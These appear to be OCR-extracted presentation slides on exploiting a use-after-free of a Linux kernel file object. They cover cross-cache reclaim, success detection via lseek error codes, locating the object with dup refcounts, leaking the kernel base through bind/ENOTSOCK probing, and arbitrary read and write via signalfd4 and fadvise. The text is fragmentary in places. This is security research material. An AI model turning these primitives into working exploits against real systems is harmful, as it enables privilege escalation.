
$ Primitive Pivot



Perform a **cross-cache attack** to control the file content


$ Detect Success

(Reclaim by pipe pages)



Or

(Reclaim by other slabs)



Or

(An empty page)



But how do we know **if the exploit succeeded**?



$ Detect Success

```c
int security_file_open(struct file *file)
{
    int ret;

    ret = call_int_hook(file_open, file);
    if (ret)
        return ret;


    return fsnotify_open_perm(file);
}
```

```c
int security_file_truncate(struct file *file)
{
    return call_int_hook(file_truncate, file);
}
```

```c
int security_file_ioctl(struct file *file, unsigned int cmd, unsigned long arg)
{
    return call_int_hook(file_ioctl, file, cmd, arg);
}
```

1. **Limited to** file-related syscalls without SELinux hooks

$ Detect Success



2. **Limited to** syscalls allowed under seccomp rules

$ Detect Success

```
static off_t ksys_lseek(unsigned int fd, off_t offset, unsigned int whence)
{
    off_t retval;
    struct fd f = fdget_pos(fd);
    if (!fd_file(f))
        return -EBADF;

    retval = -EINVAL;
    if (whence <= SEEK_MAX) {
        // [...]
    }
    fdput_pos(f);
    return retval;
}
```

$ Detect Success

```
static off_t ksys_lseek(unsigned int fd, off_t offset, unsigned int whence)
{
    off_t retval;
    struct fd f = fdget_pos(fd);
    if (!fd_file(f))
        return -EBADF;

    retval = -EINVAL;
    if (whence <= SEEK_
        // [...]
    }
    fdput_pos(f);
    return retval;
}
```

```
if (err == EBADF) ...
else if (err == EINVAL) ...
```

$ Detect Su

```
lseek
(victim_fd, whence=0x1337)
```

Reclaimed file
(f_mode |= FILE_FMODE_PATH)

Empty file
(f_mode == 0)

```
int fd,
    struct fd f = fdget_pos(fd);
    if (!fd_file(f))
        return -EBADF;

    retval = -EINVAL;
    if (whence <= SEEK_MAX) {
        //EBADF
    }
    fdput_pos(f);
    return retval;
}
```

EBADF

EINVAL

Work! Continue 😄

Failed and re-run exp 😭

$ Locate the Object

```
SYSCALL_DEFINE1(dup, unsigned int, fildes)
{
    int ret = -EBADF;
    struct file *file = fget_raw(fildes);

    if (file) {
        ret = get_unused_fd_flags(0);
        fd_install(ret, file);
        // [...]
    }
    return ret;
}
```


$ Locate the Object

```
SYSCALL_DEFINE1(dup, unsigned int, fildes)
{
    int ret = -EBADF;
    struct file *file = fget_raw(fildes);

    if (file) {
        ret = get_unused_fd_flags(0);
        fd_install(ret, file);
        // [...]
    }
    return ret;
}
```


Refcount++

$ Locate the Object




1. Spray many fake file objects with f_count = 0x100

$ Locate the Object



2. One fake file overlaps with the **UAF file**

$ Locate the Object



3. Call **dup** with victim_fd to increase f_count

$ Locate the Object



4. Read back the data and identify the file with **f_count = 0x101**

$ Leak Address

```
int __sys_bind(int fd, struct sockaddr __user *umyaddr, int addrlen)
{
    struct socket *sock;
    struct sockaddr_storage address;
    int err, fput_needed;

    sock = sockfd_lookup_light(fd, &err, &fput_needed);
    if (sock) {
        err = move_addr_to_kernel(umyaddr, addrlen, &address);
        if (!err)
            err = __sys_bind_socket(sock, &address, addrlen);
        fput_light(sock->file, fput_needed);
    }
    return err;
}
```

$ Leak Address

```
int __sys_bind(int fd, struct sockaddr __user *umyaddr, int addrlen)
{
    struct socket *sock;
    struct sockaddr_storage address;
    int err, fput_needed;

    sock = sockfd_lookup_light(fd, &err, &fput_needed);
    if (sock) {
        err = move_addr_to_kernel(umyaddr, addrlen, &address);
        if (!err)
            err = __sys_bind_socket(sock, &address, addrlen);
        fput_light(sock->file, fput_needed);
    }
    return err;
}
```

$ Leak Address

```
sock = sockfd_lookup_light(fd, &err, &fput_needed);
```



```
struct socket *sock_from_file(struct file *file)
{
    if (file->f_op == &socket_file_ops)
        return file->private_data;
    return NULL;
}
```

Kernel text

$ Leak Address

```
sock = sockfd_lookup_light(fd, &err, &fput_needed);
```



```
struct socket *sock_from_file(struct file *file)
{
    if (file->f_op == &socket_file_ops)
        return file->private_data;
    return NULL;
}
```

`file->f_op = 0xFFFFFFFF81B218A0 → NULL`

$ Leak Address

```
sock = sockfd_lookup_light(fd, &err, &fput_needed);
```



```
struct socket *sock_from_file(struct file *file)
{
    if (file->f_op == &socket_file_ops)
        return file->private_data;
    return NULL;
}
```

`file->f_op = 0xFFFFFFFF82B218A0 → NULL`

$ Leak Address

```
sock = sockfd_lookup_light(fd, &err, &fput_needed);
```



```
struct socket *sock_from_file(struct file *file)
{
    if (file->f_op == &socket_file_ops)
        return file->private_data;
    return NULL;
}
```

`file->f_op = 0xFFFFFFFF83B218A0 → NULL`

$ Leak Address

```
sock = sockfd_lookup_light(fd, &err, &fput_needed);
```



```
struct socket *sock_from_file(struct file *file)
{
    if (file->f_op == &socket_file_ops)
        return file->private_data;
    return NULL;
}
```

`file->f_op = 0xFFFFFFFF9AB218A0 → GOOD`

$ Leak Address

```
int __sys_bind(int fd, struct sockaddr __user *umyaddr, int addrlen)
{
    struct socket *sock;
    struct sockaddr_storage address;
    int err, fput_needed;

    sock = sockfd_lookup_light(fd, &err, &fput_needed);
    if (sock) {
        err = move_addr_to_kernel(umyaddr, addrlen, &address);
        if (!err)
```

```
if (copy_from_user(dst, (__user *)0x1337, 0x1234)
    err = EFAULT
```

$ Leak Addr

```
bind
(victim_fd, addr=0x1337)
```

```
f_ops == &socket_file_ops
```

```
f_ops != &socket_file_ops
```

```
sockaddr

    struct sockaddr_storage address;
    int err, fput_needed;

    sock = sockfd_lookup_light(fd, &err, &fput_needed);
    if (sock) {
        err = move_addr_to_kernel(umyaddr, addrlen, &address);
        if (!err)
            err = __sys_bind_socket(sock, &address, addrlen);
        fput_light(sock->file, fput_needed);
    }
    return err;
}
```

EFAULT

ENOTSOCK

Leak kernel address

Increase f_ops and retry

$ Arbitrary Write

```
static int do_signalfd4(int ufd, sigset_t *mask, int flags)
{
    struct signalfd_ctx *ctx;

    // [...]
    sigdelsetmask(mask, sigmask(SIGKILL) | sigmask(SIGSTOP));
    signotset(mask);

    // [...]
    else {
        // [...]
        struct fd f = fdget(ufd);
        ctx = fd_file(f)->private_data;
        ctx->sigmask = *mask;
        // [...]
    }
    // [...]
}
```

$ Arbitrary Write

```
static int do_signalfd4(int ufd, sigset_t *mask, int flags)
{
    struct signalfd_ctx *ctx;

    // [...]
    sigdelsetmask(mask, sigmask(SIGKILL) | sigmask(SIGSTOP));
    signotset(mask);

    // [...]
    else {
        // [...]
        struct fd f = fdget(ufd);
        ctx = fd_file(f)->private_data;
        ctx->sigmask = *mask;
        // [...]
```

```
*(u64*)file->private_data = *(u64*)mask
```

```
}
```

$ Arbitrary Write

```
static int do_signalfd4(int ufd, sigset_t *mask, int flags)
{
    struct signalfd_ctx *ctx;

    // [...]
    sigdelsetmask(mask, sigmask(SIGKILL) | sigmask(SIGSTOP));
    signotset(mask);

        struct fd f = fdget(ufd);
        ctx = fd_file(f)->private_data;
        ctx->sigmask = *mask;
        // [...]
    }
    // [...]
}
```

```
*(u64*)file->private_data = *(u64*)mask | 0x40100
```

$ Arbitrary Read

```
int generic_fadvise(struct file *file, loff_t offset, loff_t len, int advice)
{
    // [...]
    mapping = file->f_mapping;
    bdi = inode_to_bdi(mapping->host);
    // [...]
    switch (advice) {
    case POSIX_FADV_NORMAL:
        file->f_ra.ra_pages = bdi->ra_pages;
        // [...]
        break;
    }
    // [...]
}
```

$ Arbitrary Read

```
int generic_fadvise(struct file *file, loff_t offset, loff_t len, int advice)
{
    // [...]
    mapping = file->f_mapping;
    bdi = inode_to_bdi(mapping->host);
    // [...]
        file->f_ra.ra_pages = bdi->ra_pages;
        // [...]
        break;
    }
    // [...]
}
```


mapping->host->i_sb->s_bdi

$ Arbitrary Read

